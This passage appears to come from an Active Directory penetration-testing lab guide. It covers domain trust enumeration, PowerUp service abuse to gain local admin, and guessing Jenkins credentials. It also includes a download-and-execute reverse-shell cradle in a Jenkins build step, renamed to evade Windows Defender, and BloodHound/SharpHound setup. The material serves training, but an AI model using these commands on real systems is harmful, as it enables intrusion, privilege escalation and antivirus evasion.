Parent                  : dollarcorp.moneycorp.local
PdcRoleOwner            : dcorp-dc.us.dollarcorp.moneycorp.local
RidRoleOwner            : dcorp-dc.us.dollarcorp.moneycorp.local
```

```
InfrastructureRoleOwner : dcorp-dc.us.dollarcorp.moneycorp.local
Name                    : us.dollarcorp.moneycorp.local
```

To map all the trusts of the dollarcorp domain:

```
PS C:\AD\Tools> Get-NetDomainTrust

SourceName             TargetName                  TrustType TrustDirection
----------                  ----------             --------- --------------
dollarcorp.moneycorp.local moneycorp.local           ParentChild  Bidirectional
dollarcorp.moneycorp.local us.dollarcorp.moneycorp.local ParentChild  Bidirectional
dollarcorp.moneycorp.local eurocorp.local                  External  Bidirectional
```

To map all the trusts of the moneycorp.local forest:

```
PS C:\AD\Tools> Get-NetForestDomain -Verbose | Get-NetDomainTrust

SourceName                  TargetName                  TrustType TrustDirection
----------                  ----------                  --------- --------------
dollarcorp.moneycorp.local    moneycorp.local            ParentChild  Bidirectional
dollarcorp.moneycorp.local    us.dollarcorp.moneycorp.local ParentChild  Bidirectional
dollarcorp.moneycorp.local    eurocorp.local               External    Bidirectional
moneycorp.local               dollarcorp.moneycorp.local    ParentChild  Bidirectional
us.dollarcorp.moneycorp.local dollarcorp.moneycorp.local    ParentChild  Bidirectional
```

Now, to list only the external trusts in the moneycorp.local forest:

```
PS C:\AD\Tools> Get-NetForestDomain -Verbose | Get-NetDomainTrust |
?{$_.TrustType -eq 'External'}

SourceName                 TargetName   TrustType TrustDirection
----------                 ----------   --------- --------------
dollarcorp.moneycorp.local eurocorp.local  External  Bidirectional
```

To identify external trusts of the dollarcorp domain, we can use the below command:

```
PS C:\AD\Tools> Get-NetDomainTrust | ?{$_.TrustType -eq 'External'}

SourceName                 TargetName    TrustType  TrustDirection
----------                 ----------    ---------    --------------
dollarcorp.moneycorp.local eurocorp.local  External  Bidirectional
```

Since the above is a Bi-Directional trust, we can extract information from the eurocorp.local forest. We either need bi-directional trust or one-way trust from eurocorp.local to dollarcorp to be able to use the below command. Let's go for the last task and enumerate trusts for eurocorp.local forest:

```
PS C:\AD\Tools> Get-NetForestDomain -Forest eurocorp.local -Verbose | Get-
NetDomainTrust
```

```
SourceName  TargetName                   TrustType TrustDirection
----------  ----------                   --------- --------------
eurocorp.local eu.eurocorp.local          ParentChild  Bidirectional
eurocorp.local dollarcorp.moneycorp.local External  Bidirectional
```

Using Active Directory module

Import the AD Module:

```
PS C:\AD\Tools> Import-Module C:\AD\Tools\ADModule-
master\Microsoft.ActiveDirectory.Management.dll
PS C:\AD\Tools> Import-Module C:\AD\Tools\ADModule-
master\ActiveDirectory\ActiveDirectory.psd1
```

Use the below command to enumerate all the domains in the current forest:

```
PS C:\AD\Tools> (Get-ADForest).Domains
dollarcorp.moneycorp.local
moneycorp.local
us.dollarcorp.moneycorp.local
```

To map all the trusts in the current domain, we can use the below command:

```
PS C:\AD\Tools> Get-ADTrust -Filter *

Direction               : BiDirectional
DisallowTransivity      : False
DistinguishedName       :
CN=moneycorp.local,CN=System,DC=dollarcorp,DC=moneycorp,DC=local
ForestTransitive        : False
IntraForest             : True
IsTreeParent            : False
IsTreeRoot              : False
Name                    : moneycorp.local
ObjectClass             : trustedDomain
ObjectGUID              : d80a7376-4761-48ca-bac3-aa1271faac42
SelectiveAuthentication : False
SIDFilteringForestAware : False
SIDFilteringQuarantined : False
Source                  : DC=dollarcorp,DC=moneycorp,DC=local
Target                  : moneycorp.local
TGTDelegation           : False
TrustAttributes         : 32
TrustedPolicy           :
TrustingPolicy          :
TrustType               : Uplevel
UplevelOnly             : False
UsesAESKeys             : False
UsesRC4Encryption       : False
[snip]
```

To list all the trusts in the moneycorp.local forest:

```
PS C:\AD\Tools> Get-ADForest | %{Get-ADTrust -Filter *}

Direction                : BiDirectional
DisallowTransivity       : False
DistinguishedName        :
CN=moneycorp.local,CN=System,DC=dollarcorp,DC=moneycorp,DC=local
ForestTransitive         : False
IntraForest              : True
IsTreeParent             : False
IsTreeRoot               : False
Name                     : moneycorp.local
ObjectClass              : trustedDomain
ObjectGUID               : d80a7376-4761-48ca-bac3-aa1271faac42
SelectiveAuthentication  : False
SIDFilteringForestAware  : False
SIDFilteringQuarantined  : False
Source                   : DC=dollarcorp,DC=moneycorp,DC=local
Target                   : moneycorp.local
TGTDelegation            : False
TrustAttributes          : 32
TrustedPolicy            :
TrustingPolicy           :
TrustType                : Uplevel
UplevelOnly              : False
UsesAESKeys              : False
UsesRC4Encryption        : False
[snip]
```

To list only the external trusts in moneycorp.local domain:

```
PS C:\AD\Tools> (Get-ADForest).Domains | %{Get-ADTrust -Filter '(intraForest
-ne $True) -and (ForestTransitive -ne $True)' -Server $_}


Direction                : BiDirectional
DisallowTransivity       : False
DistinguishedName        :
CN=eurocorp.local,CN=System,DC=dollarcorp,DC=moneycorp,DC=local
ForestTransitive         : False
IntraForest              : False
IsTreeParent             : False
IsTreeRoot               : False
Name                     : eurocorp.local
ObjectClass              : trustedDomain
ObjectGUID               : 4a5d4234-8642-4ad5-a7b6-bd6055fd414d
```

```
SelectiveAuthentication : False
SIDFilteringForestAware : False
SIDFilteringQuarantined : True
Source                  : DC=dollarcorp,DC=moneycorp,DC=local
Target                  : eurocorp.local
TGTDelegation           : False
TrustAttributes         : 4
TrustedPolicy           :
TrustingPolicy          :
TrustType               : Uplevel
UplevelOnly             : False
UsesAESKeys             : False
UsesRC4Encryption       : False
```

Finally, to identify external trusts of the dollarcorp domain, we can use the below command. The output is same as above because there is just one external trust in the entire forest. Otherwise, output of the aboce command would be different than the below one:

```
PS C:\AD\Tools> Get-ADTrust -Filter '(intraForest -ne $True) -and
(ForestTransitive -ne $True)'


Direction               : BiDirectional
DisallowTransivity      : False
DistinguishedName       :
CN=eurocorp.local,CN=System,DC=dollarcorp,DC=moneycorp,DC=local
ForestTransitive        : False
IntraForest             : False
IsTreeParent            : False
IsTreeRoot              : False
Name                    : eurocorp.local
ObjectClass             : trustedDomain
ObjectGUID              : 4a5d4234-8642-4ad5-a7b6-bd6055fd414d
SelectiveAuthentication : False
SIDFilteringForestAware : False
SIDFilteringQuarantined : True
Source                  : DC=dollarcorp,DC=moneycorp,DC=local
Target                  : eurocorp.local
TGTDelegation           : False
TrustAttributes         : 4
TrustedPolicy           :
TrustingPolicy          :
TrustType               : Uplevel
UplevelOnly             : False
UsesAESKeys             : False
UsesRC4Encryption       : False
```

Because we have trust relationship with eurocorp.local, we can enumerate trusts for it:

```
PS C:\AD\Tools> Get-ADTrust -Filter * -Server eurocorp.local


Direction                 : BiDirectional
DisallowTransivity        : False
DistinguishedName         : CN=eu.eurocorp.local,CN=System,DC=eurocorp,DC=local
ForestTransitive          : False
IntraForest               : True
IsTreeParent              : False
IsTreeRoot                : False
Name                      : eu.eurocorp.local
ObjectClass               : trustedDomain
ObjectGUID                : e264f425-b34d-4ed3-9a11-dcfb2c91235a
SelectiveAuthentication   : False
SIDFilteringForestAware   : False
SIDFilteringQuarantined   : False
Source                    : DC=eurocorp,DC=local
Target                    : eu.eurocorp.local
TGTDelegation             : False
TrustAttributes           : 32
TrustedPolicy             :
TrustingPolicy            :
TrustType                 : Uplevel
UplevelOnly               : False
UsesAESKeys               : False
UsesRC4Encryption         : False
[snip]
```

Learning Objective 5:

Task

- Exploit a service on dcorp-studentx and elevate privileges to local administrator.
- Identify a machine in the domain where studentx has local administrative access.
- Using privileges of a user on Jenkins on 172.16.3.11:8080, get admin privileges on 172.16.3.11 - the dcorp-ci server.

Solution

First, let's enumerate all the services with Unquoted Path. We can use the Powerup from PowerSploit module to list such services.

```
PS C:\AD\Tools> . .\PowerUp.ps1
PS C:\AD\Tools> Get-ServiceUnquoted


ServiceName : AbyssWebServer
Path         : C:\WebServer\Abyss Web Server\abyssws.exe --service
ModifiablePath : @{Permissions=System.Object[]; ModifiablePath=C:\WebServer;
IdentityReference=NT AUTHORITY\Authenticated Users}
StartName    : LocalSystem
AbuseFunction   : Write-ServiceBinary -Name 'AbyssWebServer' -Path
<HijackPath>
CanRestart   : True

ServiceName     : AbyssWebServer
Path            : C:\WebServer\Abyss Web Server\abyssws.exe --service
ModifiablePath : @{Permissions=System.Object[]; ModifiablePath=C:\WebServer;
IdentityReference=NT AUTHORITY\Authenticated Users}
StartName       : LocalSystem
AbuseFunction   : Write-ServiceBinary -Name 'AbyssWebServer' -Path
<HijackPath>
CanRestart      : True
```

Nice, let's also enumerate services where the current can make changes to service binary:

```
PS C:\AD\Tools> Get-ModifiableServiceFile -Verbose
VERBOSE: Add-ServiceDacl IndividualService : AbyssWebServer

VERBOSE: Add-ServiceDacl IndividualService : AbyssWebServer


ServiceName                      : AbyssWebServer
Path                             : C:\WebServer\Abyss Web
Server\Abyss\abyssws.exe --service
ModifiableFile                   : C:\WebServer\Abyss Web Server\Abyss
```

```
ModifiableFilePermissions      : {Delete, WriteAttributes, Synchronize,
ReadControl...}
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName                      : LocalSystem
AbuseFunction                  : Install-ServiceBinary -Name 'AbyssWebServer'
CanRestart                     : True

VERBOSE: Add-ServiceDacl IndividualService : AbyssWebServer
ServiceName                    : AbyssWebServer
Path                           : C:\WebServer\Abyss Web
Server\Abyss\abyssws.exe --service
ModifiableFile                 : C:\WebServer\Abyss Web Server\Abyss
ModifiableFilePermissions      : {Delete, GenericWrite, GenericExecute,
GenericRead}
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName                      : LocalSystem
AbuseFunction                  : Install-ServiceBinary -Name 'AbyssWebServer'
CanRestart                     : True

VERBOSE: Add-ServiceDacl IndividualService : gupdate
ServiceName                    : gupdate
Path                           : "C:\Program Files
(x86)\Google\Update\GoogleUpdate.exe" /svc
ModifiableFile                 : C:\
ModifiableFilePermissions      : AppendData/AddSubdirectory
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName                      : LocalSystem
AbuseFunction                  : Install-ServiceBinary -Name 'gupdate'
CanRestart                     : False

VERBOSE: Add-ServiceDacl IndividualService : gupdate
ServiceName                    : gupdate
Path                           : "C:\Program Files
(x86)\Google\Update\GoogleUpdate.exe" /svc
ModifiableFile                 : C:\
ModifiableFilePermissions      : {Delete, GenericWrite, GenericExecute,
GenericRead}
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName                      : LocalSystem
AbuseFunction                  : Install-ServiceBinary -Name 'gupdate'
CanRestart                     : False

VERBOSE: Add-ServiceDacl IndividualService : gupdatem
ServiceName                    : gupdatem
Path                           : "C:\Program Files
(x86)\Google\Update\GoogleUpdate.exe" /medsvc
ModifiableFile                 : C:\
ModifiableFilePermissions      : AppendData/AddSubdirectory
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
```

```
StartName                      : LocalSystem
AbuseFunction                  : Install-ServiceBinary -Name 'gupdatem'
CanRestart                     : False

VERBOSE: Add-ServiceDacl IndividualService : gupdatem
ServiceName                    : gupdatem
Path                           : "C:\Program Files
(x86)\Google\Update\GoogleUpdate.exe" /medsvc
ModifiableFile                 : C:\
ModifiableFilePermissions      : {Delete, GenericWrite, GenericExecute,
GenericRead}
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName                      : LocalSystem
AbuseFunction                  : Install-ServiceBinary -Name 'gupdatem'
CanRestart                     : False

VERBOSE: Add-ServiceDacl IndividualService : neo4j
ServiceName                    : neo4j
Path                           : C:\neo4j\neo4j-community-
3.4.1\bin\tools\prunsrv-amd64.exe //RS//neo4j
ModifiableFile                 : C:\neo4j\neo4j-community-
3.4.1\bin\tools\prunsrv-amd64.exe
ModifiableFilePermissions      : {Delete, WriteAttributes, Synchronize,
ReadControl...}
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName                      : LocalSystem
AbuseFunction                  : Install-ServiceBinary -Name 'neo4j'
CanRestart                     : False
```

Let’s also enumerate services with weak service permissions.

```
PS C:\AD\Tools> Get-ModifiableService

ServiceName   : AbyssWebServer
Path          : C:\WebServer\Abyss Web Server\abyssws.exe --service
StartName     : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -Name 'AbyssWebServer'
CanRestart    : True
```

Let’s use the abuse function for Get-ModifiableService and add our current domain user to the local Administrators group.

```
PS C:\AD\Tools> Invoke-ServiceAbuse -Name 'AbyssWebServer' -UserName
'dcorp\studentx'
```

```
ServiceAbused  Command

-------------  -------

AbyssWebServer net localgroup Administrators dcorp\studentx /add
```

We can see that the dcorp\studentx is a local administrator now. Just **logoff and logon again** and we have local administrator privileges!

Now, to identify a machine in the domain where studentx has local administrative access:

```
PS C:\AD\Tools> Find-LocalAdminAccess -Verbose

VERBOSE: [*] Running Find-LocalAdminAccess with delay of 0

VERBOSE: [*] Querying domain dollarcorp.moneycorp.local for hosts

VERBOSE:      Get-DomainSearcher      search      string:      LDAP://dcorp-
dc.dollarcorp.moneycorp.local/DC=dollarcorp,DC=moneycorp,DC=local

VERBOSE:                Get-NetComputer                  filter                  :
'(&(sAMAccountType=805306369)(dnshostname=*))'

VERBOSE: [*] Total number of hosts: 23

VERBOSE: Waiting for threads to finish...

VERBOSE: All threads completed!

VERBOSE: [*] Total number of active hosts: 8

VERBOSE:  [*]  Enumerating  server  dcorp-appsrv.dollarcorp.moneycorp.local  (1  of
8)

[snip]

VERBOSE: Error: Access is denied

VERBOSE:  [*]  Enumerating  server  dcorp-adminsrv.dollarcorp.moneycorp.local  (5
of  8)

VERBOSE: Invoke-CheckLocalAdminAccess handle: 2950554575280

dcorp-adminsrv.dollarcorp.moneycorp.local

VERBOSE: [*] Enumerating server dcorp-ci.dollarcorp.moneycorp.local (6 of 8)

VERBOSE: Error: Access is denied

VERBOSE:  [*]  Enumerating  server  dcorp-studentx.dollarcorp.moneycorp.local  (7
of  8)
```

We can also use Find-PSRemotingLocalAdminAccess.ps1 script, which uses PowerShell Remoting to hunt for local admin access. The idea behind the script is very simple. By-default, to be able to connect to a remote machine using PowerShell remoting, we must have administrative privileges. It means, if we can run any command on a remote machine using PowerShell remoting we have admin privileges on that. Let's see it in action (ignore the error message – it is shown if a machine doesn't respond properly to the PS Remoting request:


```
PS C:\AD\Tools> . .\Find-PSRemotingLocalAdminAccess.ps1
PS C:\AD\Tools> Find-PSRemotingLocalAdminAccess
dcorp-adminsrv
[snip]
```

So, studentx has administrative access on dcorp-adminsrv and some student machines. We are going to ignore student machines. We can confirm the administrative access by running a PowerShell Remoting session on the machine:

```
PS C:\AD\Tools> Enter-PSSession -ComputerName dcorp-
adminsrv.dollarcorp.moneycorp.local

PS C:\AD\Tools> [dcorp-
adminsrv.dollarcorp.moneycorp.local]C:\Users\studentx\Documents> whoami
dcorp\studentx
```

Now, let’s try our hands on the Jenkins instance.

To be able to execute commands on Jenkins server without admin access we must have privileges to configure builds. We have a Jenkins instance on dcorp-ci (http://172.16.3.11:8080) If we go the “People” page of Jenkins we can see the users present on the Jenkins instance.



Not secure | 172.16.3.11:8080/asynchPeople/

Jenkins

search

builduser | log out

Jenkins ›

ENABLE AUTO REFRESH

People

Build History

My Views

Lockable Resources

Credentials

Build Queue

No builds in the queue.

Build Executor Status

1 Idle

2 Idle

3 Idle

4 Idle

People

Includes all known “users”, including login identities which the current security realm can enumerate, as well as people mentioned in commit messages in recorded changelogs.

	User ID	Name	Last Commit Activity ↑	On
	builduser	builduser	N/A	
	jenkinsadmin	jenkinsadmin	N/A	
	manager	manager	N/A	

Icon: S M L

Since Jenkins does not have a password policy many users use username as passwords even on the publicly available instances (http://www.labofapenetrationtester.com/2015/11/week-of-continuous-intrusion-day-1.html). By manually trying the usernames as passwords we can identify that the user

builduser has password **builduser**. The user builduser has the ability to configure builds and add build steps which will help us in executing commands.


Use the encodedcomand parameter of PowerShell to use an encoded reverse shell (or use download execute cradle) in Jenkins build step. You can use any reverse shell, below we are using a slightly modified version of Invoke-PowerShellTcp from Nishang. We renamed the function **`Invoke-PowerShellTcp`** to **`Power`** in the script to bypass Windows Defender.

If using Invoke-PowerShellTcp, make sure to include the function call in the script **`Power -Reverse -IPAddress 172.16.100.X -Port 443`** or append it at the end of the command in Jenkins. Please note that you may always like to rename the function name to something else to avoid detection.

```
powershell.exe -c iex ((New-Object
Net.WebClient).DownloadString('http://172.16.100.X/Invoke-
PowerShellTcp.ps1'));Power -Reverse -IPAddress 172.16.100.X -Port 443
```

or

```
powershell.exe iex (iwr http://172.16.100.X/Invoke-PowerShellTcp.ps1 -
UseBasicParsing);Power -Reverse -IPAddress 172.16.100.X -Port 443
```


Not secure | 172.16.3.11:8080/job/Project1/configure
Jenkins
Project1
General
Source Code Management
Build Triggers
Build Environment
Build
Post-build Actions
Git
Subversion
Build Triggers
Trigger builds remotely (e.g., from scripts)
Build after other projects are built
Build periodically
GitHub hook trigger for GITScm polling
Poll SCM
Build Environment
Delete workspace before build starts
Use secret text(s) or file(s)
Abort the build if it's stuck
Add timestamps to the Console Output
With Ant
Build
Execute Windows batch command
X
Command
See the list of available environment variables
Advanced...
Add build step
Save
Apply

```
powershell iex (iwr http://172.16.100.15/Invoke-PowerShellTcp.ps1);Invoke-PowerShellTCP -Reverse -IPAddress 172.16.100.15 -Port 443
```

Save the configuration.

On the student VM, run a Powercat listener which listens on the port which we used above (443):

```
PS C:\AD\Tools> powercat -l -v -p 443 -t 100
```

```
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 443)
```

On Jenkins web console, launch the Build and on the powercat listener, you will see:

```
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 443)
VERBOSE: Connection from [172.16.3.11] port  [tcp] accepted (source port
51643)
VERBOSE: Setting up Stream 2...
VERBOSE: Both Communication Streams Established. Redirecting Data Between
Streams...
Windows PowerShell running as user ciadmin on DCORP-CI
Copyright (C) 2015 Microsoft Corporation. All rights reserved.
```

We can now run commands on the reverse shell that connected to powercat:

```
PS C:\Program Files (x86)\Jenkins\workspace\Projectx>whoami
dcorp\ciadmin
PS C:\Program Files (x86)\Jenkins\workspace\Projectx> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : ec2.internal
   Link-local IPv6 Address . . . . . : fe80::4852:2746:1afc:3c1a%3
   IPv4 Address. . . . . . . . . . . : 172.16.3.11
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 172.16.0.1

Tunnel adapter isatap.ec2.internal:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : ec2.internal

Tunnel adapter Local Area Connection* 3:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
PS C:\Program Files (x86)\Jenkins\workspace\Projectx> hostname
dcorp-ci
```

Learning Objective 6:

Task

- Setup BloodHound and identify a machine where studentx has local administrative access.

Solution

BloodHound uses neo4j graph database, so that needs to be setup first.


Note: Exit BloodHound once you have stopped using it as it uses good amount of RAM. You may also like to stop the neo4j service if you are not using BloodHound.

We need to install the neo4j service. Unzip the archive C:\AD\Tools\neo4j-community-4.1.1-windows.zip

Install and start the neo4j service as follows:

```
C:\AD\Tools\neo4j-community-4.1.1-windows\neo4j-community-4.1.1\bin>neo4j.bat
install-service
Neo4j service installed

C:\AD\Tools\neo4j-community-4.1.1-windows\neo4j-community-4.1.1\bin>neo4j.bat
start
```

Once the service gets started browse to http://localhost:7474



Database access not available. Please use :server connect to establish connection. There's a graph waiting for you.

$:server connect

Connect to Neo4j

Database access might require an authenticated connection.

Connect URL: neo4j:// localhost:7687

Authentication type: Username / Password


Username: neo4j

Password: •••••

Enter the username: **neo4j** and password: **neo4j**. You need to enter a new password. Let's use **BloodHound** as the new password.

Now, open BloodHound from C:\AD\Tools\BloodHound-win32-x64\BloodHound-win32-x64 and provide the following details:

bolt://localhost:7687
Username: **neo4j**
Password: **BloodHound**



Log in to Neo4j Database
Database URL: bolt://localhost:7687
DB Username: neo4j
DB Password: ••••••••••
□ Save Password

Run the following PowerShell commands to tun BloodHound ingestores to gather data and information about the current domain:


```
PS C:\Users\studentx> cd C:\AD\tools\BloodHound-master\BloodHound-master\Ingestors\
PS C:\AD\tools\BloodHound-master\BloodHound-master\Ingestors> . .\SharpHound.ps1
PS C:\AD\tools\BloodHound-master\BloodHound-master\Ingestors> Invoke-BloodHound -CollectionMethod All -Verbose
-----------------------------------------------
Initializing SharpHound at 1:14 AM on 8/30/2020
-----------------------------------------------

Resolved Collection Methods: Group, Sessions, LoggedOn, Trusts, ACL,
ObjectProps, LocalGroups, SPNTargets, Container

[+] Creating Schema map for domain DOLLARCORP.MONEYCORP.LOCAL using path
CN=Schema,CN=Configuration,DC=DOLLARCORP,DC=MONEYCORP,DC=LOCAL
PS C:\AD\Tools\BloodHound-master\Ingestors> [+] Cache File not Found: 0
Objects in cache

[+] Pre-populating Domain Controller SIDS Status: 0 objects finished (+0) --
Using 70 MB RAM
[+] Creating Schema map for domain MONEYCORP.LOCAL using path
CN=Schema,CN=Configuration,DC=MONEYCORP,DC=LOCAL
[+] Creating Schema map for domain MONEYCORP.LOCAL using path
CN=Schema,CN=Configuration,DC=MONEYCORP,DC=LOCAL
```

```
Status: 137 objects finished (+137 34.25)/s -- Using 87 MB RAM
Enumeration finished in 00:00:04.9494154
Compressing data to C:\AD\Tools\BloodHound-
master\Ingestors\20200830011443_BloodHound.zip
You can upload this file directly to the UI

SharpHound Enumeration Completed at 1:14 AM on 8/30/2020! Happy Graphing!
```

Run Invoke-BloodHound once again to gather more information about established sessions:

```
PS C:\AD\Tools\BloodHound-master\Ingestors> Invoke-BloodHound -
CollectionMethod LoggedOn -Verbose
-----------------------------------------------
